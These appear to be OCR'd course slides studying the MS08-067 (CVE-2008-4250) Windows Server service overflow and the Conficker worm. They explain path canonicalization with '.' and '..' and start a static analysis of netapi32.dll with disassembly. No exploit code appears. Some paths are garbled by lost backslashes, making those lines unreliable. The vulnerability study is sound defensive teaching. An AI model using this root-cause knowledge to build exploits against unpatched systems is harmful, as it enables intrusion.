
- **Passive**


Carrier




- **Self-Carried**
  active transmission
- **Second Channel**
  e.g. RPC, TFTP ( blaster worm )
- **Embedded**
  **e.g. web requests**



Activation




- **Human Activation**
  Social Enginnering e.g. MyDoom → SCO Killer !
- **Human activity-based activation**
  e.g. logging in, rebooting
- **Scheduled process activation**
  e.g. updates, backup etc.
- **Self Activation** e.g. Code Red


# CVE-2008-4250 (MS08-067)
# &
# Conflicker Worm

# Worm:Win32 Conficker



# Preface

- In October 2008, Microsoft urgently released a critical security patch to fix the threat posed by the CVE-2008-4250 vulnerability (internally known as MS08-067). Since this patch was not released on Microsoft's regular Patch Tuesday, it is called an **Out-of-Band** Update.



# Preface

- The CVE-2008-4250 vulnerability that broke out at that time and the subsequent Conficker worm variants were a very serious security event that lasted for several months. Dustin Childs, the then Security Program Manager (SPM) at Microsoft Security Response Center (MSRC), recalled:

"At the time, I was personally surprised to see Microsoft's various departments working together to deal with this vulnerability. Our Microsoft headquarters, Indian and European branch teams were almost working around the clock. One thing that impressed me was that when we held the first Security Incident Response Process (SSIRP) meeting for the MS08-067 vulnerability, there were 15 people in the conference room, and many experts joined the meeting via telephone conference lines. After the person in charge explained the basic situation of the vulnerability, the atmosphere in the meeting suddenly fell into a dead silence, because we knew **that a large number of worm viruses would accompany this vulnerability**.

# Preface

From that moment on, **we understood that the battle had begun**. People who have not experienced such a large-scale event may not have the same experience. The people in the room were all information security experts, and they had personally dealt with super worm viruses such as Melissa, Nimda, Slammer, Sasser, and Code Red. Another interesting thing is that, due to the priority of emergency response, I only needed to explain the situation of the MS08-067 vulnerability, and I could immediately coordinate and allocate staff to participate in the response process. In response to this vulnerability, all Microsoft employees worked around the clock for 17 days..."

This demonstrates the severity of this vulnerability. Therefore, we have chosen this very unique and significant vulnerability for study.

# Introduction

- Brief overview of CVE-2008-4250 vulnerability
- Connection between vulnerability and differences between "." and ".." in command-line operations

# Brief overview of CVE-2008-4250 vulnerability


| CVE-ID | |
|---|---|
| **CVE-2008-4250** | Learn more at National Vulnerability Database (NVD)<br>• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information |
| **Description** | |
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability." | |

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

# Differences between "." and ".."

- Before we delve into the CVE-2008-4250 vulnerability, I need to introduce some basic knowledge, as the cause of this vulnerability is related to the differences between "." and ".." in command-line operations, and how the program handling these two symbols.

- To illustrate this issue, I created a folder named "a" in the root directory of my C drive, and then created a folder named "b" inside "a" folder, which contains a "c" folder, and finally a "d" folder, as shown in the following hierarchy:



# Differences between "." and ".."

- Then we open the command-line window and go to the root directory of the C drive. Normally, if we want to enter the "a" directory, we can simply enter the following command:

```
C:\Users\Administrator>cd\

C:\>cd a

C:\a>
```

- If we want to enter multiple directories, we can enter the following command:

```
C:\a>cd b\c\d

C:\a\b\c\d>
```

# Differences between "." and ".."

- And if we want to go back to the previous directory, we can enter:

```
C:\a\b\c\d>cd ..

C:\a\b\c>
```

- If we enter a dot, it means we are still in the current directory and do nothing:

```
C:\a\b\c>cd .

C:\a\b\c>
```

- That is, a dot represents the current directory, and two dots represent the previous directory. We can also use the following command to go directly back to the root directory:

```
C:\a\b\c>cd\

C:\>
```

# Differences between "." and ".."

- If we want to enter multiple directories at this time, besides the method mentioned above, there are actually several other ways, such as if we only want to enter the "a" directory, we can also write like this:

```
C:\>cd .\a

C:\a>
```

- Or write like this:

```
C:\>cd \.\a

C:\a>
```

- Since we can also enter the "a" directory like this:

```
C:\>cd \a

C:\a>
```

# Differences between "." and ".."

- Therefore, before executing our command, the command line can actually perform a simplification operation, which is to convert ".a" or ".a" to "a" or "a" form, and remove the "." here.

- So much for the use of a dot. Next, there are two dots. For example, if we are in the current "a" directory and enter the following command:

```
C:\a>cd b\..\

C:\a>cd b\..

C:\a>
```

- It can be seen that these two commands do not change the current directory structure. This is because the "cd" command will help us enter the "b" directory, and the two dots mean to return to the previous level directory, which is the "a" directory, and then it is still the current directory. Separated writing is like this:

```
C:\a>cd b

C:\a\b>cd ..

C:\a>
```

# Differences between "." and ".."

- That is to say, assuming that the directory hierarchy structure is not wrong, the writing method like "b.." or "b.." can be directly omitted. Then let's take a look at a slightly more complicated writing method. Still in the current "a" directory, enter the following command:


```
C:\a>cd b\..\..\a\b\c\d

C:\a\b\c\d>
```

- The meaning of this command is to first enter the "b" directory in the current "a" directory, then return to the previous directory, that is, return to the "a" directory, and then return to the root directory of the C drive, and finally enter the "d" directory. According to the conclusion we just obtained, the writing method like "b.." can be directly omitted, so the path that the above command wants to enter is actually equivalent to "..abcd".

So, these are the basic knowledge we need to know about the dot symbol.


# Programming the idea of simplifying directory structure

- Regardless of whether our command-line tool simplifies directories before executing our commands, one of the sub-functions in the NetpwPathCanonicalize function in our netapi32.dll has this feature. So here we need to implement two functions, one is the processing method for a dot. This situation is the simplest. Just remove the "." directly. However, our NetpwPathCanonicalize function **does not use deleting** functions to simplify strings, but **uses the wcscpy() function** to copy the contents of the left pointer to the right pointer, as shown in the following figure:



# Programming the idea of simplifying directory structure

- Since the case with two dots also needs to remove the directory name in front of these two dots, in addition to the basic need for two pointers p1 and p2 to mark the addresses of the slashes on both sides of the dot, a pointer p3 is also needed to mark the position of the slash in front of the directory name to be removed, and then we can use the wcscpy() function to copy the contents pointed to by p1 to the position of p3.



# Conclusion

- The content we discussed in this course seems very simple, but even for such programming problems, a Microsoft engineer's negligence caused a serious vulnerability. In the next part, we will focus on the static analysis of this problem. But the premise is that you must thoroughly understand the content of this course.
- After all, the vulnerability research is a one-step-by-step process, and only by mastering these basics can we help us with our research and analysis in the future.

# Static Analysis

- The CVE-2008-4250 vulnerability we are studying this time is still in the **NetpwPathCanonicalize** function of the **netapi32.dll** file, but the location has changed and the idea is different.
- Its cause is due to a developer's negligence and lack of rigor in the string movement operation, which did not strictly check the out-of-bounds situation.

# Static Analysis


- The function we are researching this time is the same as before, which is the path character function used to splice and normalize path characters in the NetpwPathCanonicalize function, and the call location of this function is at 0x5FDDA15B in the NetpwPathCanonicalize function:

```
5FDDA14C mov     esi, [ebp+arg_4]
5FDDA14F push    edi             ; int
5FDDA150 push    [ebp+arg_8]     ; int
5FDDA153 mov     [esi], di
5FDDA156 push    esi             ; int
5FDDA157 push    [ebp+arg_0]     ; wchar_t *
5FDDA15A push    ebx             ; wchar_t *
5FDDA15B call    sub_5FDDA180
5FDDA160 cmp     eax, edi
5FDDA162 jnz     short loc_5FDDA16E
```

# Static Analysis


Enter the sub_5FDDA180 function, starting at 0x5FDDA1E0, we can see that the program uses the wcscat() function to splice the path, and the spliced path will be placed in the local variable var_418. Next, a loop operation (green bold arrow) is used to check whether the "/" character or "slash" character exists in the spliced string. If it exists, it will be converted to the backslash character or "" character

After the conversion is completed, the program will push var_418, the converted path string, as the only argument to the stack, and call the sub_5FDDA26B function. It is this function that has an overflow problem.

